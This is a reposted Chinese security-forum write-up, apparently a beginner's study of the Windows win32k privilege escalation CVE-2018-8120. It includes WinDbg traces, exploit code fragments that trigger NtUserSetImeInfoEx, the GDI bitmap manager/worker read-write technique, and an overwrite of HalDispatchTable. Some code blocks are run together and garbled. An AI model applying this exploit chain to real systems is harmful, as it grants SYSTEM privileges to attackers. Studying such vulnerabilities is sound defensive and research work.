windows修改内存读写权限_Windows提权逆向

weixin_39794213 于 2020-11-21 10:16:39 发布 181 收藏
文章标签： windows修改内存读写权限

本文为看雪论坛优秀文章 看雪论坛作者ID： 东方二狗 **目录**

一个小白对于Windows提权以及逆向的学习，文章中说的思路可能有不对的，希望不要介意！！！ 01 Windows内核提权思路 内核提权最终都是通过读写来做一些事情所有内核提权都是获取一个system值 从而获得最高权限。

>>>>

提权一

替换当前进程EPROCESS结构的token为system的token。

>>>>

提权二

替换当前进程EPROCESS结构体token所指向的数据。

>>>>

提权三

3环直接写shellcode是不行的因为当前 进程eprocess位于内核空间，要进行读写代码必须在0环中，如果在3环进行读写会出现保护异常。 用户层可以通过调用系统服务来访问内核层代码。 02 成因 win32k.sys 组件中创建窗口站对象(CreateWindowStationW)时候，SetImeInfoEx函数没有对指针进行安全验证; 对应指针指向零页内存，然后在它下一次使用之前有代码对该区域进行修改触发蓝屏。 03 利用 需要提权申请一块堆大小并且构造这块内存中的数据释放后指向shellcode位置，当提权完成后再恢复这块数据。 04 逆向 以2018-8120为例子进行傻瓜式分析开始啦， 前提需要进入当前进程所对应的内核空间。

```
1: kd> !process 0 0 test.exe1: kd> .process /i 87b06c081: kd> g0: kd> .reload /f /user0: kd> .process
```

```
1: kd> !process 0 0 test.exe
PROCESS 87b06c08  SessionId: 1  Cid: 0eb4    Peb: 7ffdd000  ParentCid: 0cf4
    DirBase: 7f356600  ObjectTable: 8cd9e748  HandleCount:  25.
    Image: test.exe

1: kd> .process /i 87b06c08
You need to continue execution (press 'g' <enter>) for the context
to be switched. When the debugger breaks in again, you will be in
the new process context.
1: kd> g
Break instruction exception - code 80000003 (first chance)
nt!RtlpBreakWithStatusInstruction:
83ebe110 cc              int     3
0: kd> .reload /f /user
Loading User Symbols
.*** WARNING: Unable to verify checksum for test.exe
..............
0: kd> .process
Implicit process is now 87b06c08
```

>>>>

窗口站

窗口站是和当前进程和会话(session)相关联的一个内核对象，它包含剪贴板(clipboard)、原子表、一个或多个桌面(desktop)对象。 用户调用CreateWindowStation创建新的窗口站时，最终会调用内核函数xxxCreateWindowStation执行窗口站的创建，但是在该函数执行期间，被创建的新窗口站实例的spklList指针并没有被初始化，指向的是空地址。 a. ***HWINSTA hSta = CreateWindowStationW(0, 0, READ_CONTROL, 0)；*** hSta 句柄=58，对应在内核中窗口站地址是87a85d48：

```
001b:01246909 8bf4 mov esi,esp //001b:0124690b 6a00 push 0        //0001b:0124690d 6800000200      push 200
```

```
001b:01246904 e8e2d6ffff      call    test!ILT+4070(__RTC_CheckEsp) (0124
001b:01246909 8bf4            mov     esi,esp
001b:0124690b 6a00            push    0
001b:0124690d 6800000200      push    20000h
001b:01246912 6a00            push    0
001b:01246914 6a00            push    0
001b:01246916 ff1588522c01    call    dword ptr [test!_imp__CreateWindowS
001b:0124691c 3bf4            cmp     esi,esp
001b:0124691e e8c8d6ffff      call    test!ILT+4070(__RTC_CheckEsp) (0124
001b:01246923 898558feffff    mov     dword ptr [ebp-1A8h],eax
001b:01246929 83bd58feffff00  cmp     dword ptr [ebp-1A8h],0
001b:01246930 7529            jne     test!main+0x3db (0124695b)
001b:01246932 e815d5ffff      call    test!ILT+3655(___iob_func) (01243e4
001b:01246937 b920000000      mov     ecx,20h
001b:0124693c c1e100          shl     ecx,0
```

Command

```
1: kd> p
test!main+0x392:
001b:01246912 6a00            push    0
1: kd> p
test!main+0x394:
001b:01246914 6a00            push    0
1: kd> p
test!main+0x396:
001b:01246916 ff1588522c01    call    dword ptr [test!_imp__CreateWi
1: kd> p
test!main+0x39c:
001b:0124691c 3bf4            cmp     esi,esp
0: kd> r eax
eax=00000058
0: kd> !handle 58

PROCESS 87b06c08  SessionId: 1  Cid: 0eb4    Peb: 7ffdd000  ParentCi
    DirBase: 7f356600  ObjectTable: 8cd9e748  HandleCount:  24.
    Image: test.exe

Handle table at 9588a000 with 24 entries in use

0058: Object: 87a85d48  GrantedAccess: 00020000 Entry: 9588a0b0
Object: 87a85d48  Type: (863e84e8) WindowStation
    ObjectHeader: 87a85d30 (new version)
        HandleCount: 1  PointerCount: 3
        Directory Object: 9a732390  Name: Service-0x0-1f1b4$
```

b. ***CreateBitmap getpvscsn0*** 下断点得到下边四个值 CreateBitmap 创建的句柄是 gManger=1205067e。

```
001b:012469be 8bf4 mov esi,esp001b:012469c0 8d85d0fcffff lea eax,[ebp-330h] //002cf450 00000090001b:012469c
```

同理所得： gWorker=180504e7 mpv=fe667038,wpv=fdab8368

```
//堆栈变化
002c30e4 00000060
002c30e8 00000001
002c30ec 00000001
002c30f0 00000020
```

```
002c30e4 00000060
002c30e8 00000001
002c30ec 00000001
002c30f0 00000020
002c30f4 002cf450
```

c. ***自己申请一块空间的地址*** 构造tagkl(目标键盘布局)对象的结构体指针piiex指向的输入法信息对象的缓冲区。

```
001b:01246a66 c78594fcffff00000000 mov dword ptr [ebp-36Ch],0    //002cf414 00000000 ==>P_tagKL pkl =0001b:
```

```
eax=002cf2b0
1: kd> dt win32k!tagIMEINFOEX 002cf2b0 -b
   +0x000 hkl              : 0xcccccccc
   +0x004 ImeInfo          : tagIMEINFO
      +0x000 dwPrivateDataSize : 0xcccccccc
      +0x004 fdwProperty       : 0xcccccccc
      +0x008 fdwConversionCaps : 0xcccccccc
      +0x00c fdwSentenceCaps   : 0xcccccccc
      +0x010 fdwUICaps         : 0xcccccccc
      +0x014 fdwSCSCaps        : 0xcccccccc
      +0x018 fdwSelectCaps     : 0xcccccccc
   +0x020 wszUIClass       :  "▮▮▮▮▮▮▮▮▮▮▮▮▮▮▮▮"
    [00] 0xcccc '▮'
    [01] 0xcccc '▮'
```

自己申请内存地址初始化002cf2b0 =0xccc。 当触发漏洞时候： 002cf2b0变成自己构造的数值了具体汇编这里不做过多的介绍了。

```
001b:01246aba 83c404          add     esp,4
001b:01246abd 8d8530fbffff    lea     eax,[ebp-4D0h]
001b:01246ac3 898524fbffff    mov     dword ptr [ebp-4DCh],eax
001b:01246ac9 b804000000      mov     eax,4
001b:01246ace 6bc800          imul    ecx,eax,0
001b:01246ad1 8b9524fbffff    mov     edx,dword ptr [ebp-4DCh]
001b:01246ad7 8b85a0fcffff    mov     eax,dword ptr [ebp-360h]
001b:01246add 89040a          mov     dword ptr [edx+ecx],eax
001b:01246ae0 b804000000      mov     eax,4
001b:01246ae5 c1e000          shl     eax,0
001b:01246ae8 8b8d24fbffff    mov     ecx,dword ptr [ebp-4DCh]
001b:01246aee 8b95a0fcffff    mov     edx,dword ptr [ebp-360h]
001b:01246af4 891401          mov     dword ptr [ecx+eax],edx
001b:01246af7 b804000000      mov     eax,4
```

下图书触发漏洞以及在申请的内存

```
        fflush(stdout);
        // Initialize exploit parameters

        PVOID *p = (PVOID *)&ime;
        p[0] = (PVOID)wpv;
        p[1] = (PVOID)wpv;
        DWORD *pp = (DWORD *)&p[2];
        pp[0] = 0x180;
        pp[1] = 0xabcd;
        pp[2] = 6;
        pp[3] = 0x10000;
#ifndef _WIN64
        pp[5] = 0x4800200;
#else
        pp[6] = 0x4800200;
#endif // _WIN32
        // trigger vuln
        // bp win32k!SetImeInfoEx
        // bp win32k!NtUserSetImeInfoEx
        // modify the pvscan0 of manager!

        //puts("[+] Triggering vulnerability...");
        fflush(stdout);
        fflush(stderr);
        NtUserSetImeInfoEx((PVOID)&ime);

        PVOID oaddr = ((char*)overwrite_address + overwrite_offset
```

构造的数据

触发漏洞

里面构造了自己需要的数据。

```
1: kd> p
test!main+0x62d:
001b:01246bad 83c404          add     esp,4
0: kd> dt win32k!tagIMEINFOEX 002cf2b0 -b
   +0x000 hkl              : 0xfdab8368
   +0x004 ImeInfo          : tagIMEINFO
      +0x000 dwPrivateDataSize : 0xfdab8368
      +0x004 fdwProperty       : 0x180
      +0x008 fdwConversionCaps : 0xabcd
      +0x00c fdwSentenceCaps   : 6
      +0x010 fdwUICaps         : 0x10000
      +0x014 fdwSCSCaps        : 0
      +0x018 fdwSelectCaps     : 0x4800200
   +0x020 wszUIClass       :
```

验证自己找的gManger gWork等值是否正确。

```
C:\Users\cao>C:\Users\cao\Desktop\test.exe whoami
请按任意键继续. . .
[-] Could not load ntkrpamp.exe , load ntoskrnl.exe instead.
[+] Get gManager is 1205067e, gWorker is 180504e7
[+] Get  manager at fe667038,  worker at fdab8368
```

看雪

>>>>

SetBitmap

a. *Bitmap分析*

思路： SetBitmapBits --> NtGdiSetBitmapBits --> GreSetBitmapBits --> bDoGetSetBitmapBits--> memcpy (1)setbitmap代码分析 SetBitmapBits((HBITMAP)gManger, sizeof(PVOID), &oaddr)；

```
001b:01246be5 8bf4 mov esi,esp001b:01246be7 8d850cfbffff lea eax,[ebp-4F4h] &oaddr001b:01246bed 50
```

NtGdiSetBitmapBits(int a1, SIZE_T Size, PVOID Address) b. ***bp win32k!NtGdiSetBitmapBits 下断点进行分析*** v6 = GreSetBitmapBits(a1, Size, Address, &v4)；进行分析。

```
win32k!NtGdiSetBitmapBits+0x67:940d3b0b 8d45dc lea eax,[ebp-24h] 8c16abe8 8c16abfc940d3b0e 50
```

c. ***bp win32k!bDoGetSetBitmapBits 下断点进行分析*** v9是算出来的计算公式如下：

```
if ( a1 )
  v9 = (struct _SURFOBJ *)(a1 + 16);
else
  v9 = 0;
bDoGetSetBitmapBits(v9, (struct _SURFOBJ *)&v12, 0);
v41 = v18;
```

```
0: kd> g
Breakpoint 7 hit
win32k!GreSetBitmapBits:
94160af8 8bff            mov     edi,edi
0: kd> g
Breakpoint 6 hit
win32k!GreSetBitmapBits+0x169:
94160c61 53              push    ebx
0: kd> p
win32k!GreSetBitmapBits+0x16a:
94160c62 8d4d80          lea     ecx,[ebp-80h]
0: kd> p
win32k!GreSetBitmapBits+0x16d:
94160c65 51              push    ecx
0: kd> p
win32k!GreSetBitmapBits+0x16e:
94160c66 50              push    eax
0: kd> r eax
eax=fe667018
0: kd> r ecx
ecx=8c16ab54
0: kd> p
win32k!GreSetBitmapBits+0x16f:
94160c67 e8a5000000      call    win32k!bDoGetSetBitmapBits (9416
```

```
Next   Virtual: esp
Display format: Pointer and Symbol
8c16ab3c fe667018
8c16ab40 8c16ab54
8c16ab44 00000000
8c16ab48 1205067e
8c16ab4c 00000004
8c16ab50 00000000
8c16ab54 00000000
8c16ab58 00000000
8c16ab5c 00000000
8c16ab60 00000000
8c16ab64 00000060
8c16ab68 00000001
8c16ab6c 00000004
8c16ab70 002cf28c
8c16ab74 00000000
8c16ab78 00000000
8c16ab7c 00000000
8c16ab80 00000000
8c16ab84 00000000
8c16ab88 00000000
8c16ab8c 00000000
```

代码如下：

```
win32k!GreSetBitmapBits+0x169:94160c61 53              push ebx94160c62 8d4d80 lea ecx,[ebp-80h] 8c16ab44 0
*/94160c67 e8a5000000 call win32k!bDoGetSetBitmapBits (94160d11)
```

v9计算过程gManager句柄的后3位，wpv+20位置。

```
win32k!GreSetBitmapBits+0x169:
94160c61 53              push    ebx
94160c62 8d4d80          lea     ecx,[ebp-80h]          8c16ab44 00000000
94160c65 51              push    ecx                     //8c16ab40 8c16ab54 ==>ecx=8c16ab54==>(struct _SURFOBJ *)&v12   ==> _SURFOBJ *a2
94160c66 50              push    eax                    //8c16ab3c fe667018 ==>eax = fe667018 ==》 v9=xxx(wpv) +20= FDF6BD58 =wpv ==> _SURFOBJ *a1      FE667018
94160c67 e8a5000000      call    win32k!bDoGetSetBitmapBits (94160d11)

1: kd> !peb
PEB at 7ffdd000

1: kd> dt _PEB 7ffdd000 GdiSharedHandleTable
ntdll!_PEB
   +0x094 GdiSharedHandleTable : 0x004b0000  Void


gManger=1205067e   a1
   0x004b0000+67e*10=4b67e0
0: kd>  dt GDICELL 4b67e0
test!GDICELL
   +0x000 pKernelAddress   : 0xfe667008 Void
   +0x004 wProcessId       : 0xeb4
   +0x006 wCount           : 0
   +0x008 wUpper           : 0x1205
   +0x00a wType            : 0x4005
   +0x00c pUserAddress     : (null)

  GDICELL.pKernelAddress+0x10 = _SURFOBJ
GDICELL.pKernelAddress= 0xfe667008
fe667008 +10=v9 FE667018
```

```
0: kd> dt _PEB 7ffdd000 GdiSharedHandleTable
ntdll!_PEB
   +0x094 GdiSharedHandleTable : 0x004b0000 Void
0: kd>  dt GDICELL 4b67e0
test!GDICELL
   +0x000 pKernelAddress    : 0xfe667008 Void
   +0x004 wProcessId        : 0xeb4
   +0x006 wCount            : 0
   +0x008 wUpper            : 0x1205
   +0x00a wType             : 0x4005
   +0x00c pUserAddress      : (null)
```

(1)由于漏洞中的memcpy大小不可控，所以回覆盖一部分的SURFOBJ成员，所以我们需要修复某些在Set/GetBitMapBits时所必须的成员 利用Bitmap内核对象中的pvScan0字段+10的位置系统API的GetBitmapBits和SetBitmapBits可以读写pvScan0所指向内存地址的内容。 (2)因此这个v9计算公式俩种。 d. ***拷贝***

```
win32k!bDoGetSetBitmapBits+0x30a:9416101b c745fc05000000 mov dword ptr [ebp-4],5   8c16ab30 000000059416102
win32k!bDoGetSetBitmapBits+0x318:94161029 e87208ffff call    win32k!memcpy (941518a0) fdab8368 ==>wpv
```

```
0
1  win32k!bDoGetSetBitmapBits+0x30a:
2  9416101b c745fc05000000  mov     dword ptr [ebp-4],5   8c16ab30 00000005
3  94161022 53              push    ebx                   ebx=00000004
4  94161023 ff750c          push    dword ptr [ebp+0Ch]   8c16ab40 002cf28c ==>002cf28c==>002cf28c 83f6e3fc nt!HalDispatchTable+0x4
5  94161026 ff7508          push    dword ptr [ebp+8]     8c16ab3c fdab8368 ==》 fdab8368==》 wpv
6
7  win32k!bDoGetSetBitmapBits+0x318:
8  94161029 e87208ffff      call    win32k!memcpy (941518a0)     fdab8368 ==>wpv  ,拷贝时候nt!HalDispatchTable+0x4转换成wpv
9  9416102e 83c40c          add     esp,0Ch
```

>>>>

总结

剩下的GetBitmapBits以及需要逆向的其他函数都是类似操作只要知道调用哪个函数就可以动态跟踪里面数据。 - End -

看雪ID：东方二狗

https://bbs.pediy.com/user-798435.htm

*本文由看雪论坛 东方二狗 原创，转载请注明来自看雪社区
推荐文章++++

* 动态过DSE代码以及原理


* ollvm源码分析 - Pass之SplitBaiscBlocks

* Linux内核驱动调试遇到的一些坑以及解决方法(新手必看指南)

* 记一起 kthroltlds 挖矿蠕虫变种分析

* Metasploit后门以及跨平台后门生成

进阶安全圈，不得不读的一本书  ﹀﹀﹀



戳